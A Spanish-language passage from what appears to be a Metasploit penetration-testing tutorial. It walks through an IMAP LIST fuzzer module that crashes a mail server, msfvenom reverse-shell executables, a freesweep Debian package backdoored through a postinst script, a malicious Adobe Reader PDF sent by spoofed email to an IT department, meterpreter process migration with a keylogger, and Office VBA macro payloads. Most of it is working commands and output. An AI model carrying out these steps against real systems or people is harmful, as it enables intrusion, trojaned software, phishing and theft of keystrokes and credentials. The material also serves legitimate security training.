9.14.3. Fuzzer IMAP sencillo

Durante una sesión de reconocimiento de dispositivos, se decubrió un servidor de correo IMAP que se sabe que es vulnerable a un ataque de desbordamiento de búffer. Encontramos un aviso para la vulnerabilidad, pero no podemos encontrar ninguna vulnerabilidad en la base de datos Metasploit ni en Internet. Luego decidimos escribir nuestro propio exploit comenzando con un fuzzer IMAP sencillo.

Por el aviso, sabemos que el comando vulnerable es IMAP LIST y necesita credenciales válidas para explotar la aplicación. Como hemos visto anteriormente, el gran arsenal de librerías presente en Metasploit puede ayudar a escribir rápidamente cualquier protocolo de red y el protocolo IMAP no es una excepción. Incluyendo la librería Msf :: Exploit :: Remote :: Imap nos ahorrará mucho tiempo. De hecho conectarse al servidor IMAP y realizar los pasos de autenticación necesarios para eliminar el comando vulnerable, es solo una línea de comando de una sola línea. Aquí está el código que se necsita para ello:

```
##
# This file is part of the Metasploit Framework and may be subject to
```

```
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##
require 'msf/core'
class Metasploit3 > Msf::Auxiliary
    include Msf::Exploit::Remote::Imap
    include Msf::Auxiliary::Dos
    def initialize
        super(
            'Name'           => 'Simple IMAP Fuzzer',
            'Descripción'    => %q{
                                   An example of how to build a simple IMAP fuzzer.
                                   Account IMAP credentials are required in this
fuzzer.
                        },
            'Autor'         => [ 'ryujin' ],
            'License'        => MSF_LICENSE,
            'Versión'        => '$Revision: 1 $'
        )
    end

    def fuzz_str()
        return Rex::Text.rand_text_alphanumeric(rand(1024))
    end
    def run()
        srand(0)
        while (true)
            connected = connect_login()
            if not connected
                print_status("Host is not responding - this is G00D ;)")
                break
            end
            print_status("Generating fuzzed data...")
            fuzzed = fuzz_str()
            print_status("Sending fuzzed data, buffer length = %d" %
fuzzed.length)
            req = '0002 LIST () "/' + fuzzed + '" "PWNED"' + "\r\n"
            print_status(req)
            res = raw_send_recv(req)
                if !res.nil?
            print_status(res)
                else
                    print_status("Server crashed, no response")
                    break
                end
            disconnect()
        end
    end
end
```

Al anular el método run(), el código se ejecutará cada vez que el usuario llame a run desde msfconsole. En el bucle while dentro de run(), nos conectamos al servidor IMAP y nos autenticamos a través de la función connect_login() importada de Msf :: Exploit :: Remote :: Imap. Luego llamamos a la función fuzz_str() que genera un búffer alfanumérico de tamaño variable que se enviará como argumento del comando LIST IMAP a través de la función raw_send_recv. Guardamos el archivo anterior en el subdirectorio auxiliary/dos/windows/imap / y lo cargamos desde msfconsole de la siguiente manera:


```
msf > use auxiliary/dos/windows/imap/fuzz_imap
msf auxiliary(fuzz_imap) > show options
Module options:
   Name      Current Setting  Required  Descripción
   ----      ---------------  --------  -----------
   IMAPPASS                   no        The password for the specified username
   IMAPUSER                   no        The username to authenticate as
   RHOST                      yes       The target address
   RPORT     143              yes       The target port
msf auxiliary(fuzz_imap) > set RHOST 172.16.30.7
RHOST => 172.16.30.7
msf auxiliary(fuzz_imap) > set IMAPUSER test
IMAPUSER => test
msf auxiliary(fuzz_imap) > set IMAPPASS test
IMAPPASS => test
```

Ahora estamos listos para atacar el servidor IMAP vulnerable. Adjuntamos el proceso surgemail.exe de ImmunityDebugger y comenzamos nuestra sesión de fuzzing:

```
msf auxiliary(fuzz_imap) > run
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 684
[*] 0002 LIST () /"v1AD7DnJTVykXGYYM6BmnXL[...]" "PWNED"
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 225
[*] 0002 LIST () /"lLdnxGBPh1AWt57pCvAZfiL[...]" "PWNED"
[*] 0002 OK LIST completed
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 1007
[*] 0002 LIST () /"FzwJjIcL16vW4PXDPpJV[...]gaDm" "PWNED"
[*]
[*] Connecting to IMAP server 172.16.30.7:143...
```

```
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Authentication failed
[*] Host is not responding - this is G00D ;)
[*] Auxiliary module execution completed
```

Metasploit nos dice que el servidor IMAP probablemente se ha bloqueado e ImmunityDebugger lo confirma como se ve en la siguiente imagen:



9.15. Ataques en el lado cliente

Los ataques del lado del cliente son siempre un tema divertido y un frente importante para los atacantes de hoy. A medida que los administradores de red y los desarrolladores de software fortalecen el perímetro, los pentesters deben encontrar una manera de hacer que las víctimas abran la puerta para que puedan ingresar a la red. Los ataques del lado del cliente requieren la interacción del usuario, como atraerlos para que hagan clic en un enlace, abran un documento o de alguna manera accedan a su sitio web malicioso.

Hay muchas formas diferentes de usar Metasploit para realizar ataques del lado del cliente y aquí mostraremos algunos de ellos.

9.15.1. Payloads binarios

Parece que Metasploit está lleno de características interesantes y útiles y una de ellas es la capacidad de generar un ejecutable desde una payload de Metasploit. Esto puede ser muy útil en situaciones como la ingeniería social. Si se puede hacer que un usuario ejecute su payload por usted, no hay razón para pasar por la molestia de explotar cualquier software.

Veamos un ejemplo rápido de como hacer esto. Generaremos una payload de shell inversa, la ejecutaremos en un sistema remoto y obtendremos nuestro shell. Para hacer esto, usaremos la herramienta de línea de comando msfvenom. Este comando se puede usar para generar payloads a usar en muchas ubicaciones y ofrece distintas opciones de salida, desde Perl a C hasta sin formato.

Ahora estamos interesados en la salida ejecutabl, que es proporcionada la opción -f exe. Generaremos un ejecutable de shell inverso de Windows que se conectará de nuevo con nosotros en el puerto 31337.

```
root@kali:~# msfvenom --payload-options -p
windows/shell/reverse_tcp
Options for payload/windows/shell/reverse_tcp:
      Name: Windows Command Shell, Reverse TCP Stager
    Module: payload/windows/shell/reverse_tcp
   Platform: Windows
      Arch: x86
Needs Admin: No
 Total size: 281
      Rank: Normal
Provided by:
    spoonm
    sf
    hdm
    skape
Basic options:
Name      Current Setting  Required  Descripción
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique (Accepted:
'', seh, thread, process, none)
LHOST                      yes       The listen address
LPORT     4444             yes       The listen port

Descripción:
  Spawn a piped command shell (staged). Connect back to the
attacker
root@kali:~# msfvenom -a x86 --platform windows -p
windows/shell/reverse_tcp LHOST=172.16.104.130 LPORT=31337 -b "\
x00" -e x86/shikata_ga_nai -f exe -o /tmp/1.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of
x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 326 (iteration=0)
x86/shikata_ga_nai chosen with final size 326
Payload size: 326 bytes
Saved as: /tmp/1.exe
```

```
root@kali:~# file /tmp/1.exe
/tmp/1.exe: PE32 executable (GUI) Intel 80386, for MS Windows
```

Ahora vemos que tenemos un ejecutable de Windows listo para funcionar y para ello utilizaremos multi/handler, que es un stub que maneja exploits lanzados fuera del Metasploit.

```
root@kali:~# msfconsole -q
msf > use exploit/multi/handler
msf exploit(handler) > show options
Module options:
   Name  Current Setting  Required  Descripción
   ----  ---------------  --------  -----------

Exploit target:
   Id  Name
   --  ----
   0   Wildcard Target
```

Cuando se usa el módulo exploit/multi/handler, aún necesitamos decirle que la payload espere, por lo que lo configuramos para que tenga la misma configuración que el ejecutable que generamos.

```
msf exploit(handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(handler) > show options
Module options:
   Name  Current Setting  Required  Descripción
   ----  ---------------  --------  -----------

Payload options (windows/shell/reverse_tcp):
   Name      Current Setting  Required  Descripción
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh,
thread, process
   LHOST                      yes       The local address
   LPORT     4444             yes       The local port

Exploit target:
   Id  Name
   --  ----
   0   Wildcard Target

msf exploit(handler) > set LHOST 172.16.104.130
LHOST => 172.16.104.130
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) >
```

Ahora que tenemos todos los parámetros establecidos, ejecutamos exploit para el multi/handler y ejecutamos nuestro ejecutable generado en la víctima. El multi/handler maneja el exploit por nosotros y nos presenta nuestro shell.

```
msf exploit(handler) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (474 bytes)
[*] Command shell session 2 opened (172.16.104.130:31337 ->
172.16.104.128:1150)

Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Victim\My Documents>
```

Troyano binario para Linux

Para demostrar que los ataques del lado del cliente y los troyanos no son exclusivos del mundo de Windows, empaquetaremos una payload de Metasploit con un paquete de deb de Ubuntu para que nos de una shell en Linux. Redmeat_uk hizo un excelente video que demuestra esta técnica que se puede ver en http://securitytube.net/Ubuntu-Package-Backdoor-using-a-Metasploit-Payload-video.aspx

Para ello, primero necesitamos descargar el paquete que vamos a infectar y moverlo a un directorio de trabajo temporal. En nuestro ejemplo utilizaremos el paquete freesweep, una versión basada en texto de Mine Sweeper.

```
root@kali:~# apt-get --download-only install freesweep
Reading package lists... Done
Building dependency tree
Reading state information... Done
...snip...
root@kali:~# mkdir /tmp/evil
root@kali:~# mv /var/cache/apt/archives/freesweep_0.90-
1_i386.deb /tmp/evil
root@kali:~# cd /tmp/evil/
root@kali:/tmp/evil#
```

Luego necesitamos extraer el paquete a un directorio de trabajo y crear un directorio DEBIAN para que contenga nuestras características adicionales.

```
root@kali:/tmp/evil# dpkg -x freesweep_0.90-1_i386.deb work
root@kali:/tmp/evil# mkdir work/DEBIAN
```

En el directorio DEBIAN, crear un archivo llamado control que contenga lo siguiente:

```
root@kali:/tmp/evil/work/DEBIAN# cat control
Package: freesweep
Versión: 0.90-1
Section: Games and Amusement
Priority: optional
Architecture: i386
Maintainer: Ubuntu MOTU Developers (ubuntu-
motu@lists.ubuntu.com)
Descripción: a text-based minesweeper
 Freesweep is an implementation of the popular minesweeper game,
where
 one tries to find all the mines without igniting any, based on
hints given
 by the computer. Unlike most implementations of this game,
Freesweep
 works in any visual text display - in Linux console, in an
xterm, and in
 most text-based terminals currently in use.
```

También se necesita crear un script posterior a la instalación que ejecute nuestro binario. En nuestro directorio DEBIAN, crearemos un archivo llamado postinst que contenga lo siguiente:

```
root@kali:/tmp/evil/work/DEBIAN# cat postinst
#!/bin/sh

sudo chmod 2755 /usr/games/freesweep_scores &&
/usr/games/freesweep_scores & /usr/games/freesweep &
```

Ahora crearemos nuestra payload maliciosa mediante el empleo de un shell inverso para volver a conectarnos con el nombre "freesweep_scores".

```
root@kali:~# msfvenom -a x86 --platform linux -p
linux/x86/shell/reverse_tcp LHOST=192.168.1.101 LPORT=443 -b "\
x00" -f elf -o /tmp/evil/work/usr/games/freesweep_scores
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of
x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 98 (iteration=0)
x86/shikata_ga_nai chosen with final size 98
Payload size: 98 bytes
Saved as: /tmp/evil/work/usr/games/freesweep_scores
```

Ahora haremos que nuestro script posterior a la instalación sea ejecutable y crearemos nuestro nuevo paquete. El archivo creado se denominará work.deb, por lo que queremos cambiarlo a freesweep.deb y copiar el paquete en nuestro directorio webroot.

```
root@kali:/tmp/evil/work/DEBIAN# chmod 755 postinst
root@kali:/tmp/evil/work/DEBIAN# dpkg-deb --build /tmp/evil/work
dpkg-deb: building package `freesweep' in `/tmp/evil/work.deb'.
root@kali:/tmp/evil# mv work.deb freesweep.deb
root@kali:/tmp/evil# cp freesweep.deb /var/www/
```

Si aún no se está ejecutando, tendremos que iniciar el servidor web Apache.

```
root@kali:/tmp/evil# service apache2 start
```

Tendremos que configurar Metasploit multi/handler para recibir la conexión entrante.

```
root@kali:~# msfconsole -q -x "use exploit/multi/handler;set
PAYLOAD linux/x86/shell/reverse_tcp; set LHOST 192.168.1.101;
set LPORT 443; run; exit -y"
PAYLOAD => linux/x86/shell/reverse_tcp
LHOST => 192.168.1.101
LPORT => 443
[*] Started reverse handler on 192.168.1.101:443
[*] Starting the payload handler...
```

Ahora de alguna manera, tenemos que convencer a nuestra víctima de Ubuntu que descargue este fichero y los instale.

```
ubuntu@ubuntu:~$ wget http://192.168.1.101/freesweep.deb

ubuntu@ubuntu:~$ sudo dpkg -i freesweep.deb
```

A medida que la víctima instala y juega el juego, ¡hemos recibido un shell!

```
[*] Sending stage (36 bytes)
[*] Command shell session 1 opened (192.168.1.101:443 ->
192.168.1.175:1129)

ifconfig
eth1 Link encap:Ethernet HWaddr 00:0C:29:C2:E7:E6
inet addr:192.168.1.175 Bcast:192.168.1.255 Mask:255.255.255.0
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:49 errors:0 dropped:0 overruns:0 frame:0
TX packets:51 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:43230 (42.2 KiB) TX bytes:4603 (4.4 KiB)
Interrupt:17 Base address:0x1400
...snip...

hostname
```

```
ubuntu
id
uid=0(root) gid=0(root) groups=0(root)
```

9.15.2. Exploits en el lado cliente

Como ya hemos mencionado anteriormente, Metasploit tiene muchos usos y aquí presentamos algunos en relación a las vulnerabilidades del lado del cliente. Para mostrar el poder de como se puede usar en exploits del lado del cliente, utilizaremos una historia.

En el mundo de la seguridad, la ingeniería social se ha convertido en un tipo de ataque cada vez más utilizado. Aunque las tecnologías están cambiando, una cosa que parece permanecer igual es la falta de seguridad con las personas. Debido a esto, la ingeniería social se ha convertido en un tema muy candente en el mundo de la seguridad actual.

En nuestro primer escenario, nuestro atacante ha estado recopilando mucha información utilizando herramientas como Metasploit, Maltego y otras herramientas para recopilar direcciones de correo electrónico e información para lanzar una explotación del lado del cliente de ingeniería social en la víctima.

Después de una inmersión exitosa en el contenedor de basura y de buscar correos electrónicos de la web, ha obtenido 2 datos clave.
1) Utilizan "Best Computers" para los servicios técnicos.
2) El departamento de TI tiene la dirección de correo electrónico itdept@victim.com

Ahora queremos meter una shell en el servidor del departamento de TI y ejecutar un registrador de teclado para obtener contraseñas, información o cualquier otro dato jugoso de información.

Para ello comenzamos cargando nuestra msfconsole. Una vez cargada, queremos crear un PDF malicioso que le dará a la víctima una sensación de seguridad al abrirlo. Para hacerlo, debe parecer legítimo, tener un título realista y no estar marcado por un antivirus u otro software de alerta de seguridad.

Vamos a utilizar la vulnerabilidad de desbordamiento del búffer de la pila de la función JavaScript de Adobe Reader util.printf(). Adobe Reader es propenso a una vulnerabilidad de desbordamiento de búffer basada en pila porque la aplicación no realiza las comprobaciones de límites adecuadas en los datos proporcionados por el usuario. Un atacante puede explotar este problema para ejecutar código arbitrario con los privilegios del usuario que ejecuta la aplicación o bloquear la aplicación, denegando el servicio a usuarios legítimos.

Entonces comenzamosejecutando el exploit exploit/windows/fileformat/adobe_utilprintf y creando nuestro archivo PDF malicioso a usar en este exploit del lado del cliente.

```
msf > use exploit/windows/fileformat/adobe_utilprintf
msf exploit(adobe_utilprintf) > set FILENAME BestComputers-
UpgradeInstructions.pdf
```

```
FILENAME => BestComputers-UpgradeInstructions.pdf
msf exploit(adobe_utilprintf) > set PAYLOAD windows/meterpreter/
reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(adobe_utilprintf) > set LHOST 192.168.8.128
LHOST => 192.168.8.128
msf exploit(adobe_utilprintf) > set LPORT 4455
LPORT => 4455
msf exploit(adobe_utilprintf) > show options

Module options (exploit/windows/fileformat/adobe_utilprintf):

   Name      Current Setting                         Required
Descripción
   ----      ---------------                         --------
-----------
   FILENAME  BestComputers-UpgradeInstructions.pdf  yes       The
file name.

Payload options (windows/meterpreter/reverse_tcp):
   Name      Current Setting  Required  Descripción
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted:
'', seh, thread, process, none)
   LHOST     192.168.8.128    yes       The listen address
   LPORT     4455             yes       The listen port

Exploit target:
   Id  Name
   --  ----
   0   Adobe Reader v8.1.2 (Windows XP SP3 English)
```

Una vez que tenemos todas las opciones configuradas de la manera que queremos, ejecutamos el exploit para crear nuestro archivo malicioso.

```
msf exploit(adobe_utilprintf) > exploit

[*] Creating 'BestComputers-UpgradeInstructions.pdf' file...
[*] BestComputers-UpgradeInstructions.pdf stored at /root/.msf4/
local/BestComputers-UpgradeInstructions.pdf
msf exploit(adobe_utilprintf) >
```

A continuación podemos ver que nuestro archivo pdf fue creado en un subdirectorio de donde estamos. Así que copiemoslo a nuestro directorio /tmp para que sea más fácil localizarlo más adelante en nuestro exploit. Antes de enviar el archivo malicioso a nuestra víctima, necesitamos configurar una escucha para capturar esta conexión inversa. Usaremos msfconsole para configurar nuestra escucha de multi handler.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LPORT 4455
LPORT => 4455
msf exploit(handler) > set LHOST 192.168.8.128
LHOST => 192.168.8.128
msf exploit(handler) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

Ahora que nuestro oyente está esperando recibir su payload maliciosa, tenemos que entregar esta payload a la víctima y dado que en nuestra recopilación de información obtuvimos la dirección de correo electrónico del Departamento de TI, utilizaremos un pequeño script llamado sendEmail para entregar esta payload a la víctima y podemos adjuntar el pdf malicioso, usar cualquier servidor SMTP que queramos y escribir un correo electrónico bastante convincente desde cualquier dirección que queramos.

```
root@kali:~# sendEmail -t itdept@victim.com -f
techsupport@bestcomputers.com -s 192.168.8.131 -u Important
Upgrade Instructions -a /tmp/BestComputers-
UpgradeInstructions.pdf
Reading message body from STDIN because the '-m' option was not
used.
If you are manually typing in a message:
  - First line must be received within 60 seconds.
  - End manual input with a CTRL-D on its own line.

IT Dept,


We are sending this important file to all our customers. It
contains very important instructions for upgrading and securing
your software. Please read and let us know if you have any
problems.

Sincerely,

Best Computers Tech Support
Aug 24 17:32:51 kali sendEmail[13144]: Message input complete.
Aug 24 17:32:51 kali sendEmail[13144]: Email was sent
successfully!
```

Como podemos ver aquí, el script nos permite poner cualquier dirección FROM (-f), cualquier dirección TO (-t), cualquier servidor SMTP (-s), así como Titles (-u) y nuestro archivo adjunto malicioso (-a) Una vez que hacemos todo esto y presionamos enter, podemos escribir cualquier mensaje que queramos, luego presionar CTRL + D y esto enviará el correo electrónico a la víctima.

Ahora en la máquina de la víctima, nuestro empleado del departamento de TI inicia una sesión en su ordenador para revisar su correo electrónico. Él ve el documento muy importante y lo copia en su escritorio como siempre lo hace, para poder escanearlo con su programa antivirus favorito.



Como podemos ver, pasó con gran éxito nuestra trampa, por lo que nuestro administrador de TI está dispuesto a abrir este archivo para implementar rápidamente estas actualizaciones muy importantes. Al hacer clic en el archivo, se abre Adobe, pero se muestra una ventana atenuada que nunca revela un PDF. En cambio en la máquina del atacante lo que se ve es ...

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (718336 bytes)
session[*] Meterpreter session 1 opened (192.168.8.128:4455 ->
192.168.8.130:49322)

meterpreter >
```

Ahora tenemos un shell en su ordenador a través de un exploit malicioso del lado del cliente PDF. Por supuesto lo que sería prudente en este punto es mover el shell a un proceso diferente, de modo que cuando cierre Adobe, no perdamos nuestro shell. Luego obtener información del sistema, iniciar un registrador de teclado y continuar explotando la red.

```
meterpreter > ps

Process list
============

   PID   Name            Path
   ---   ----            ----
```

```
    852   taskeng.exe     C:\Windows\system32\taskeng.exe
    1308  Dwm.exe         C:\Windows\system32\Dwm.exe
    1520  explorer.exe    C:\Windows\explorer.exe
    2184  VMwareTray.exe  C:\Program Files\VMware\VMware Tools\
VMwareTray.exe
    2196  VMwareUser.exe  C:\Program FilesVMware\VMware Tools\
VMwareUser.exe
    3176  iexplore.exe    C:\Program Files\Internet Explorer\
iexplore.exe
    3452  AcroRd32.exe    C:\Program Files\AdobeReader 8.0\
ReaderAcroRd32.exe

meterpreter > run post/windows/manage/migrate

[*] Running module against V-MAC-XP
[*] Current server process: svchost.exe (1076)
[*] Migrating to explorer.exe...
[*] Migrating into process ID 816
[*] New server process: Explorer.EXE (816)

meterpreter > sysinfo
Computer: OFFSEC-PC
OS      : Windows Vista (Build 6000, ).

meterpreter > use priv
Loading extension priv...success.

meterpreter > run post/windows/capture/keylog_recorder

[*] Executing module against V-MAC-XP
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to
/root/.msf4/loot/20110323091836_default_192.168.1.195_host.windo
ws.key_832155.txt
[*] Recording keystrokes...

root@kali:~# cat
/root/.msf4/loot/20110323091836_default_192.168.1.195_host.windo
ws.key_832155.txt
Keystroke log started at Wed Mar 23 09:18:36 -0600 2011
Support,   I tried to open ti his file 2-3 times with no
success.  I even had
```

9.15.3. Métodos de infección VBScript

Metasploit tiene 2 métodos integrados que puede usar para infectar documentos de Word y Excel con cargas maliciosas de Metasploit. También puede usar sus propias payloads personalizadas. No necesariamente tiene que ser una payload de Metasploit. Este método es útil cuando se trata de ataques del lado del cliente y también podría ser potencialmente útil si se tiene que omitir algún tipo

de filtrado que no permita los ejecutables y solo permita el paso de documentos. Para empezar, necesitamos crear nuestra payload VBScript.


```
root@kali: # msfvenom -a x86 --platform windows -p
windows/meterpreter/reverse_tcp LHOST=192.168.1.101 LPORT=8080 -
e x86/shikata_ga_nai -f vba-exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of
x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 326 (iteration=0)
x86/shikata_ga_nai chosen with final size 326
Payload size: 326 bytes
'*************************************************************
'*
'* This code is now split into two pieces:
'*  1. The Macro. This must be copied into the Office document
'*     macro editor. This macro will run on startup.
'*
'*  2. The Data. The hex dump at the end of this output must be
'*     appended to the end of the document contents.
'*
...snip...
```

Como indica el mensaje de salida, el script tiene 2 partes. La primera parte del script se crea como una macro y la segunda parte se agrega al texto del documento como datos. Se deberá transferir este script a una máquina con Windows y Office instalados y realizar lo siguiente:


```
Word/Excel 2003: Tools -> Macros -> Visual Basic Editor
Word/Excel 2007: View Macros -> then place a name like "moo" and
select "create".
```

